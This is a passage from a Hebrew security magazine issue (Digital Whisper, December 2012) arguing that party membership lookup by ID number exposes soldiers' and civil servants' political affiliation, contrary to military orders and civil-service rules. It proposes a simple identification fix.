6. חייל יוכל להצביע בבחירות מקדימות (פריימריז) בתנאי שתהיינה אלו בחירות חשאיות המונעות כל אפשרות לזהות את השתייכותו הפוליטית של החייל.
7. חייל רשאי לפנות לעיתון בכל ענין המגע לתחומי תרבות, מדע, בריאות וכו', בתנאי שאין לאותו ענין כל קשר, במישרין או בעקיפין, עם משאים ביסחוניים או מדיניים, ואין בו כדי למתוח ביקורת על גוף ציבורי ישראלי או על ציבור כלשהו בישראל.
8. החייל יפעל באופן שלא יערב בפעילותו הצבאית את דעותיו האישיות במשאים שמחוץ לתחומי האחריות, הסמכות והמקצוע שלו, ובמיוחד לא את דעותיו האישיות במשאים השמיים במחלוקת ציבורית בעלי אופי פוליטי, חברתי או אידיאולוגי.
9. החייל יקפיד כי כל הופעה פומבית שלו (במיוחד באמצעי תקשורת המונים) תהיה באישור מוקדם, תבטא מאמנות מובהקת ובלתי-מסויגת לערכי היסוד של צה"ל ולכללי, תשקף את מדיניות צה"ל ואת החלטותיו ותתרום לאמון הציבור בצה"ל.

שעות הפעילות במפקדות צה"ל ומתקניו (פ"מ 33.0201)
חובת העדוה (פ"מ 33.0913)
הופעה ולבוש (פ"מ 33.0501)
נה"א (פ"מ 33-05-01)
מספרות וקו ונילוח (פ"מ 33.0118)
הוגנות ושיוויון לנשים בשירות (פ"מ 33.0207)
יחס מכבד, טיפול באלימות במשפחה ומניעת פגיעה על רקע מיני במשאים ובגברים (פ"מ 33.0145)
הגבלת עישון במקומות ציבוריים (פ"מ 33.0137)
בטיחת חיילים (חוזר נפ"ע 20-2002)
שעות שינה ומנוחה של חיילים
החזקת בעלי חיים במקומות (פ"מ 33.0221)
איסור קבלת מתנות וטובות הנאה
פעילות ציבורית של אנשי צבא, התבטאות פומבית וקשר עם עיתונאים

²⁴ <http://www.aka.idf.il/rights/asp/info.asp?moduleId=2&catId=22703&docId=22724>

²⁵ <http://www.army.co.il/page/181>, <http://dover.idf.il/IDF/pkuda/080105.doc>

התנגשויות בין חוקים, תקנות, פקודות ומידע אישי

www.DigitalWhisper.co.il

קעת נמשיך לעובדי מדינה: גברת שלי יחימוביץ מפנה בדבריה לתקשי"ר ואכן בנוגע לעובדים בכירים נכתבו שם הדברים הבאים:

פרק שני:

סעיף ו: "חל איסור על עובד בכיר להיות חבר ב"גוף בוחר" של מפלגה, דהיינו גוף שתפקידו או אחד מתפקידיו לבחור מועמדים לכנסת או לכהונת ראש הממשלה או שר בממשלה, או לכל תפקיד ברשות מקומי, בהסתדרות הציונית העולמית או בסוכנות היהודית לארץ ישראל, למעט בחירות ישירות שבהן משתתפים כלל החברים של המפלגה".

לפי סעיף זה נראה שמי שכתב את התקשי"ר אכן התיר לעובדים בכירים להשתתף בבחירות ישירות למפלגות יחד עם כלל חברי המפלגה, ואולם כאשר ממשיכים לקרוא את התקשי"ר מופיעים שני סעיפים לאחר מכן המשפטים הבאים:

"חל איסור על עובד בכיר לארגן אסיפה פומבית בעלת אופי מדיני, לשבת בשולחן הנשיאות של אסיפה כזו או לשאת בה נאום. אופייה של אסיפה - אם הינה בעלת אופי מדיני או לא - אינו נקבע לפי זהותו של הגוף המארגן, אלא לפי הנושא העומד לדיון. כך למשל, יכול כנס של בעלי מקצוע מסוים להיות כנס מקצועי אם נדונים בו רק ענייני מקצוע ויכול להיות כנס בעל אופי מדיני אם נדונים בו עניינים מדיניים. בהקשר זה התעוררה השאלה, מה דין אסיפה הנערכת על-ידי מפלגה שאליה הוזמן עובד מדינה להרצות על נושאים הנמצאים בתחום תפקידו ואחריותו. יש להדגיש כי האיסור נועד למנוע את האפשרות שייוצר רושם בציבור של הזדהות או זיקה של עובד מדינה עם מפלגה מסוימת, לפיכך אסור לעובד להרצות באספות פומביות של מפלגות גם אם הנושא, עליו הוא מרצה, אינו פוליטי בכל מקרה אסור לו לשבת בשולחן הנשיאות של אסיפה בעלת אופי מפלגתי או מדיני".

כפי שניתן לראות מעיון בסעיף זה, מטרת התקשי"ר בהקשר זה של המפלגות היא למנוע מצב שבו יהיה ניתן לזהות ולשייך דעה פוליטית או השתייכות מפלגתית לעובדי מדינה בכירים. התקשי"ר בעצם מתיר לעובדי מדינה בכירים לעשות משהו שהוא מתנגד לו באופן עקרוני. אי לכך, גם אם על פניו יש היתר הרי שדברי התקשי"ר מעידים על כך שלא הייתה מודעות לבעיה העולה ממחקר זה בקרב מי שכתב את התקשי"ר ובכל אופן המצב כיום דורש שינוי הנחיות.

ראיה לכך ניתן לראות כבר בתחילת הפרק בתקשי"ר העוסק בשמירה על טוהר המידות:

"עובד המדינה הינו משרת הציבור ונאמנו. במילוי תפקידו עליו לפעול על-פי שיקולים ענייניים וממלכתיים בלבד ואל לו להיראות כעושה דברה הפוליטי של מפלגה כלשהי. גם אם לפני מינויו למשרה היה העובד מזוהה עם מפלגה או תנועה פוליטית או פעיל בשירותיה, הרי משנתמנה

התנגשויות בין חוקים, תקנות, פקודות ומידע אישי

www.DigitalWhisper.co.il

לתפקיד בשירות המדינה, עליו לפעול כאמור על-פי שיקולים מקצועיים וענייניים ובנאמנות כלפי החלטות הממשלה המכהנת באותה עת, ללא קשר או זיקה להשקפותיו האישיות. **כלל זה חל על כל עובדי המדינה, אך מטבע הדברים על העובדים הבכירים או כאלה הממלאים תפקידים רגישים להקפיד על כך הקפדה יתרה.**"

כך ניתן שוב לראות שהעיקרון הוא להתרחק מזיהוי פוליטי, האשליה היא שבזמן בחירות ישירות למפלגות יחד עם כלל חברי המפלגה אין זיהוי של העובד, אך ברור כעת שלא כך הדבר.

על ידי הקשה פשוטה של תעודות זהות השייכות לעובדי מדינה בכירים, ולחלופין במקרים מסוימים התקשרות טלפונית למחלקות הרלוונטיות במפלגות, שליחת SMS או פקס, ניתן יהיה לדעת האם עובדי מדינה מסוימים התפקדו למפלגות, ולהיכן באם עשו זאת.

כדי להעמיק את הפרדוקס כדאי לקרוא את המשפט הבא הנלקח מהנחיות נציבות המדינה לקראת הבחירות הקרובות²⁶:

ד. בחירות מקדימות (פריימריז)

1. בחירות מקדימות (פריימריז) בחירות ישירות בהן רשאים להשתתף כל החברים הרשומים של מפלגה או גוף מדיני לבחירת המועמד לכהונת ראש הממשלה ו/או לבחירת רשימת המועמדים לכנסת מטעם אותה מפלגה.."

2. הצבעה בבחירות מקדימות (פריימריז) **עובד המדינה, תהא דרגתו אשר תהא, רשאי להצביע**

בבחירות מקדימות (פריימריז) כאמור לעיל."

ושבו ניתן לראות שיש אישור ברור להשתתף בבחירות, אך מנגד יש התנגשות של הדבר עם האיסור לחשוף את הדעה הפוליטית, מניעה של זיהוי עובדי מדינה עם מפלגות וזאת בהתאם למצב הנוכחי שבו ניתן לזהות את השתייכותם בקלות.

הסיכום של חלק זה מביא אותנו למסקנה שבניגוד להמלצת שלי יחימוביץ' לחיילים יש פקודה האוסרת עליהם להתפקד לכל מפלגה שאיננה שומרת על פרטיהם, איסור זה הינו איסור מפורש המעוגן בפקודות צבאיות. בכל הנוגע לעובדי מדינה, אכן יש היתר להשתתף בפריימריז של מפלגות, אך מנגד יש אזכור מפורש האוסר על עובדים בכירים ובאופן כללי גם על זוטרים לבצע פעולות הגורמות לזיהוי הפוליטי שלהם.

²⁶ <http://www.bechirof.gov.il/elections19/heb/law/18.pdf>

המצב בפועל הוא שיש זיהוי, ולכן לדעתי יש לשנות את הנהלים בכל הנוגע לעובדי מדינה ולאסור עליהם להתפקד למפלגות.

על כל עובד מדינה או קצין לבחון את הדברים כעת ולבדוק האם המצב כיום שווה את הסיכון שדעותיו הפוליטיות יחשפו, באם אכן התפקד למפלגה מסוימת וכל זאת בהשלכה על הנהלי התקשיר והפקודות ומבלי לבחון את האפקט הסביבתי של חשיפת דעותיו בקרב הציבור. שינוי זה בתפיסה הינו דרסטי אך נובע מפרצת אבטחת מידע ולכן הוא מעניין. אם נבחן את ההשלכות המשמעתיות של התבטאויות פוליטיות אסורות של עובדי המדינה²⁷ ביחס לדין המשמעת שבהם בעקבותיהם.

לסיכום

קיים כיום מצב שבו מאגרי מידע רגישים חשופים לחלוטין, המשך עצימת עיניים מקצועית וציבורית לא יעזרו כאן. ברור שיש כאן אילוצים שנוצרו עקב כך שיש אוכלוסיות ללא אימייל, שלפעמים רק דרך טלפון יכולות לברר את זכות הצבעתן, ולעיתים על ידי גלישה חד פעמית באינטרנט, שימוש בטלפון בלבד לא יעזור כל עוד פרט המידע היחיד שידרש הוא מספר תעודת זהות.

המדינה עצמה על גופיה השונים כנראה לא מבינה את ההשלכות של המצב, ורק בצבא ניתן לראות רמיזות שאולי יש מפלגות שמפקירות נתונים. נוצר מצב שאוכלוסיות רגישות כמו עובדי מדינה וחייילים מתפקדות למפלגות, וזאת למרות שיש מפלגות אשר מציגות את ספר הבוחרים בצורה שהופכת אותן לגלוי ושקוף (דליית מידע על פי תעודת זהות), לאור זאת אין חשאיות ובעצם אסור לאותן אוכלוסיות להתפקד על פי הנחיות המדינה²⁸ או הצבא²⁹.

המדינה חוקקה את חוק המפלגות³⁰ אשר ככל הנראה גרם למפלגות עם סיוע של חוק הבחירות לגופים ציבוריים³¹ לפתח ממשקי אינטרנט שבהם מתבצע זיהוי על פי תעודת הזהות של הבוחר אשר מוצמדת

²⁷ <http://www.ovdim.org.il/%D7%9B%D7%95%D7%91%D7%93-%D7%9E%D7%93%D7%99%D7%A0%D7%94-%D7%A4%D7%95%D7%9C%D7%99%D7%98%D7%99%D7%A7%D7%94/>
http://www.psakdin.co.il/fileprint.asp?filename=/avoda/private/ver_dwhg.htm

²⁸ <http://www.civil-service.gov.il/NR/rdonlyres/06E12F9A-BD57-4238-86E1-1197C4B731AE/0/guide2008.pdf>

²⁹ <http://www.aka.idf.il/rights/asp/info.asp?moduleId=2&catId=22703&docId=22724>

³⁰ http://www.knesset.gov.il/elections16/heb/laws/party_law.htm#3

³¹ <http://www.justice.gov.il/NR/rdonlyres/0FA4E85F-F9D2-49D2-A35D-FE4295DA3C74/22581/ChokBchirotLegufimtzihuriim.doc>

לנתוניו במפלגה בהתאם לחוק, וזאת באופן שמתנגש עם חוק הגנת הפרטיות ותקנות חדשות של הרשות למדע וטכנולוגיה המסדירות את נושא הזיהוי של אזרחים בעקבות דליפת מאגרי מידע של אזרחי ישראל.

לסיטואציה מעניינת זו נכנסו גם הנחיות התקשי"ר לגבי התפקדות עובדי מדינה אשר הינן דואליות בעצמן ופקודות הצבא באופן ברור יותר אך ללא הנחיות ספציפיות נכון למצב כיום באופן שפותח פתח לפרשנויות משפטיות מוטעות. במקרה של עובדי המדינה יש היתר מפורש לעשות משהו שנכתב שאסור לעשותו באותו מסמך ואילו במקרה של פקודות הצבא מסתבר שעל החייל או הקצין לבדוק האם מאגר המתפקדים מוגן בצורה שלא ניתן יהיה לזהות שהוא התפקד, דבר שלכלעצמו מהווה בעיה מאחר שאין ברשות חיילים יכולות אלו.

לא רק שהחיילים ועובדי המדינה בבעיה העלולה להשפיע על מקום העבודה שלהם, ועל תפיסת הציבור אותם כאנשים השייכים למוסדות המדינה, פרצת אבטחת המידע שנוצרה כאן גוררת את עובדי המדינה החיילים המפלגות והמדינה עצמה למצב שבו יש מפלגות שעוברות על חוקים שדינם פליליים.

אנשי אגף המחשב או הדומים לו בהתאם למפלגה נדרשים להקים מערכת שעוברת על תקנות וחוקים, ובו בזמן לשמור על המאגר. מי במפלגות עובר על החוק זאת שאלה אחרת.

יש להבין שמאחר ואין הגדרה מדויקת של נהלי זיהוי מתפקדים, החלה כאן שיטת עבודה לקויה ובלתי חוקית אשר יש לעוצרה מוקדם.

לדעתי, הסיכויים גבוהים שכבר כיום יש מי שמבצע שימוש אסור בשיטות העבודה המוזכרות כאן המאפשרות דליית נתוני מתפקדים, ואולם מאחר וגם העברת הנתונים הינה בלתי חוקית³² עם ענישה העלולה לגרום מאסר, הדבר עלול להיות מנוצל באופן סמוי למטרות שונות כגון שימוש עיתונאי או הדלפה לפני מינוי למשרה ציבורית, כנגד קציני צבא ולמטרות אחרות.


³²<http://index.justice.gov.il/Units/RasutHataagidim/units/RashamMiflagot/rishum/Pages/MaagarChvreyMiflaga.aspx>

פתרון אפשרי

לדעתי יש להקים גוף מסודר רב תחומי שיסדיר את המצב. לא נוכל לחייב הזדהות מאובטחת רגילה כי חיוב כל מתפקד לדוגמא להחזיק פלאפון שבו יקבל קוד אימות לזיהוי כפול יחד עם תעודת הזהות הינו בלתי אפשרי.

גם ניהול מאגר סיסמאות של כלל האזרחים הינו פיתרון בעייתי ולכן השאיפה היא למצוא פתרונות פשוטים שיאפשרו זיהוי גם דרך טלפון, וגם דרך האינטרנט.

אחד מהפתרונות שניתן לאמץ הינו השימוש בפרטי תעודת הזהות עצמה וזאת יחד עם מספר הזהות. לכל אחד מאתנו יש תעודת זהות עם תאריך הנפקה, תאריך שיכול להוות אמצעי זיהוי אחיד במערכות המפלגות בנוסף לתעודות זהות. דוגמא להטמעה של מערכת דומה ניתן לראות בממשק Ipost של חברת דואר ישראל³³:



³³ <https://www.ipost.co.il/ForgotPassword.aspx#>

מבט אישי

במאמר זה מודגם כיצד חוקים תקנות וסיטואציות דינמיות (גנבת מאגרי מידע) גרמו לכך שאזרחים, חיילים ועובדי מדינה עוברים על פקודות צבאיות חוקים ותקנות מאחר שהם פועלים על פי חוקים אחרים או פשוט עקב חוסר ידע, לעתים הדבר נובע מלאקונה בחוק ובהוראות אחרות בצורה שמביאה להחרפת המצב.

לדעתי יש צורך באנשי אבטחת מידע שיחוו את דעתם על חוקים תקנות מכרזים ומלל משפטי שהמשמעות של החוסר בהם הינה לעיתים פלילית. לפעמים הדבר נובע מחוסר הבנה בסיסית של המצב בשטח לעומת דברי המחוקק או המשפטן בהתאם להקשר. אישית אני מודע למצב זה ולכן עיון בחוקים הביאו אותי גם בעבר לאתר נקודות תורפה בעולם אבטחת המידע אשר נוצרו עקב הלאקונה במלל המשפטי והוואקום שנוצר עקב חוסר הבנה או ההתנגשות בין החוקים הגורמת לכשלים בשיטות שלמות.

מצב זה מביא לכך שניתן ללא כל צורך במבדקי חדירות להגיע למסקנה שיש אתר אינטרנט בעל פרצת אבטחה הגורמת בו בזמן לבעליו לעבור על חוק אזרחי או פלילי, על המשתמשים באתר לעבור על חוקים אחרים (תקנות/פקודות) עם השלכות אפשריות על עתידם המקצועי ולי לגלות עולם חדש של פרצות אבטחת מידע שאין מודעות מספקת אליהן, אשר מאפשרות לאזרח חוקר או האקר לתבוע את בעלי האתר על תביעת רשלנות יחד עם תביעת פיצויים ייצוגית ותלונה שמשמעותה עלולה להיות מאסר.

המעבר ממצב של להיות תחת העין הבוחנת של אנשי המשפט למבט חודרני לתוך החקיקה מאפשרת תובנות רבות ומרעננות. במקרה של המפלגות מדובר בשיטת עבודה גורפת שלא החלה בבחירות האחרונות ולא תסתיים עד שלא נאמר את דעתנו עליה כאנשים המתעסקים בסוגיות של אבטחת מידע.



דברי סיום

בזאת אנחנו סוגרים את הגליון ה-38 של Digital Whisper. אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים (או בעצם - כל יצור חי עם טמפרטורת גוף בסביבת ה-37 שיש לו קצת זמן פנוי [אנו מוכנים להתפשר גם על חום גוף 36.5]) ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של חודש ינואר.

אפיק קסטיאל,

ניר אדר,

31.12.2012